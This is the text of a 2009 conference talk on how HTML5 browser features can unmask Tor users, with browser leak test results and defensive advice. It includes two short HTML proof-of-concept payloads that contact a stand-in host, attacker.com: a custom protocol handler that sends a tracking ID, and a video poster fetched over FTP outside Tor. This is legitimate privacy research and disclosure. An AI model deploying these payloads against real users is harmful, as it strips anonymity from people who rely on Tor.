Breaking Tor Sessions with HTML5

Marco Bonetti mbonetti@cutaway.it
19 Nov 2009
DeepSec - Vienna

whoami

- Marco Bonetti
- Security Consultant @ CutAway s.r.l.
  - mbonetti@cutaway.it
  - http://www.cutaway.it/
- Member of Slackware Linux Project – Italia
  - http://sid77.slackware.it/
  - http://www.slackware.it/
- Tor user & researcher
  - http://sid77.soup.io/
  - http://twitter.com/_sid77/

only root can do that

CutAway

Outline

- Intro
- Client Side Storage
- Offline Web Applications
- Custom Protocol Handlers
- Browser Geolocation
- Multimedia Elements
- Next Ideas...

Intro

Intro

- Tor is a network of virtual tunnels used to improve privacy and resistance against tracking
- Your connection gets bounced around the world, using the Onion Routing technique
- Cryptography helps you to improve the secrecy of the involved communications
- *“This is experimental software. Do not rely on it for strong anonymity.”*

Client Side Storage

Client Side Storage

- Alberto Trivero did some great work on the topic
- I've ported his ideas in the Onion-land
- What does it offer?
  - Session Storage
  - Local Storage
  - Database Storage

Session Storage

- Like cookie *on steroids*
- Bound to the web application domain
- Bound to the currently opened window
- Lost when the window is closed

Local Storage

- Bound to the web application domain
- Can be accessed from any browser window
- Destroyed only by the web application, data persists when the browser is closed

Database Storage

- Bound to the web application domain
- A full client-side relational database
- Controlled by the web application, persistent
- Only available in Safari (so far)

Abusing Client Side Storage in the Onion-land

- All known attack vectors still apply (see Trivero)
- Data persistence is a key issue, privacy leaks
- Rogue exit nodes can leverage old attack techniques to a new level:
  - Code injection for data manipulation
  - Code injection for data transmission to attacker's servers
- Entirely JavaScript based, Firefox and TorButton are a good defense

Offline Web Applications

Offline Web Applications

- HTML5 will standardize the possibility to save web applications in the browser cache to use while offline
- Access to the application cache for installation and removal is strictly ruled
- This is not very new: Firefox 3.0 introduced the offline events, Google Gears and Dojo are offering different offline frameworks
- Connected to Client Side Storage

Abusing Offline Web Applications

- Privacy leaks if the transition between online/offline and Tor/non-Tor states are mixed together and not properly handled
- Saving data to the disk requires a strong separation policy, like TorButton cookies protected jar

Custom Protocol Handlers

Custom Protocol Handlers

- It's the *Web-2.0-ified* version of an old concept
- HTML5 will allow a web application to register as a content handler for protocols or MIME types
- The browser will use such web applications to open selected links
- Introduced in Firefox 3.0


Abusing Custom Protocol Handlers in the Onion-land

```
<HTML>
  <HEAD>
    <SCRIPT>
      navigator.registerProtocolHandler(
        "detor",
        "http://attacker.com/?uri=%s",
        "De-Tor Handler"
       );
    </SCRIPT>
  </HEAD>
  <BODY>
    <P>
    <A HREF="detor://uniqID">uniqID</A>
    </P>
  </BODY>
</HTML>
```

Abusing Custom Protocol Handlers in the Onion-land

- Here we can exploit a privacy leak when switching between Tor and non-Tor state on the same web application handler
- Tapping the uniq_ID with a 302 and decloak.net-style dns server should be very interesting
- JavaScript required only for navigator.registerProtocolHandler()
- Latest TorButton adds a nice defense mechanism

Abusing Custom Protocol Handlers in the Onion-land



The Slackware Linux Project: Get Slack - Mozilla Firefox

http://www.slackware.com/getslack/torrents.php

as a one dollar donation on store.slackware.com... help keep Slackware up and running! :-)

Torrents for Slackware 13.0, 32-bit x86

Slackware 13.0 x86 DVD ISO (everything)

Torrent for Slackware 13.0, 64-bit x86_64

Slackware 13.0 x86_64 DVD ISO (everything)

Slackware® is a registered trademark of Slackware Linux, Inc. All logos and graphics are copyrighted.

Waiting for www.slackware.com...

Load external content?

An external application is needed to handle:

http://www.slackware.com/torrents/slackware-13.0-install-d1.torrent

NOTE: External applications are NOT Tor safe by default and can unmask you!

□ Always launch applications from now on

only root can do that

CutAway


Browser Geolocation

Browser Geolocation

- This is not part of HTML5
- It's the ability to tell to a location-aware web application where you are...
- ...so the web service can tell you what you'll find if you stop toying around with the app and take a look around ;-)

Browser Geolocation

- It's being pushed right now into all of the mainstream browsers
- Information sharing is optional



http://sid77.sl...are.it/geo.html

sid77.slackware.it wants to know your location. Learn More...

Browser Geolocation

- Wifi cell data
  - Original service from loki.com, acquired by Google
  - Firefox 3.5 exchanges a two weeks cookie with Google services
- Any available GPS device
  - Safari for iPhone
  - Firefox 3.6b, Linux and gpsd
- GeoIP as the last resort

Abusing Browser Geolocation

- It's the holy grail for deanonymization attacks
- Just ask to the user!
- So far, TorButton does **NOT** block this browser feature
  - It lets the user choosing if sharing or not
  - Geolocation with GeoIP will spot the exit node, not the user
  - geo.enabled = false when GPS is fully supported?

Multimedia Elements

Multimedia Elements: <embed>, <object>

- From HTML4, confirmed in the new version
- Used to include multimedia resources on a page
  - **src/data** attribute used to pass the resource url
  - **type** attribute used to call plugins or handlers
- <embed> is a bit more restrictive than <object>
- Used in the past to launch deanonymization attacks via external programs

Multimedia Elements: <video>, <audio>, <source>

- Used to describe a multimedia resource of a web page
- Playback can be controlled by calling browser controls or directly via JavaScript
- <source> is very similar to <embed> and <object> elements

Abusing Multimedia Elements

```
<HTML>
  <HEAD></HEAD>
  <BODY>
    <VIDEO WIDTH="320" HEIGHT="240"
      SRC="320x240.ogg"
      POSTER="ftp://attacker.com/poster.png"
      AUTOBUFFER AUTOPLAY>
      <BR>You must have an HTML5 capable browser.
    </VIDEO>
  </BODY>
</HTML>
```

Abusing Multimedia Elements

- No external program required
- No JavaScript involved
- Pure HTML browser deanonymization

Some Tests

- Ran on Windows XP sp3
- Chrome 3 and 4
- Safari 4
- Firefox 3.5 and 3.6b both with and without TorButton
- Using either Polipo chained to Tor or Tor itself as SOCKS proxy

Results

	Using Polipo chained to Tor	Using Tor as SOCKS
Chrome 3	LEAK	OK
Chrome 4	LEAK	OK
Safari 4	LEAK	LEAK
Firefox 3.5 without TorButton	OK	OK
Firefox 3.5 with TorButton	OK	OK
Firefox 3.6b without TorButton	LEAK	OK
Firefox 3.6b with TorButton	OK	OK

Results

- DNS leaks were NOT taken into account: watch out when using SOCKS
- Firefox 3.5 is safe *by broken implementation*
- Firefox 3.6b with TorButton is safe

Next Ideas...

Next (bad) Ideas...

- JavaScript is the glue of Web2.0
- HTML5 will bring nice attack vectors
- Browser Geolocation and other bells & whistles are going to transform the browser in something more complex and exploitable
- Firefox 3.6b is showing some interesting area worth a look

Next (good) ideas...

- Use Tor, setup a relay
- Stick with Firefox
  - No reason to use another browser
- Stick with TorButton
  - Avoid any other proxy switching extensions
  - TorButton is good but not enough
  - Visit torproject.org for approved extensions and some extra tips
- Spread the word!

Questions?

Webografy

- http://html5.org/
- http://www.whatwg.org/specs/web-apps/current-wo
- http://trivero.secdiscover.com/
- https://developer.mozilla.org/
- http://decloak.net/
- https://www.torproject.org/

-

http://sid77.slackware.it/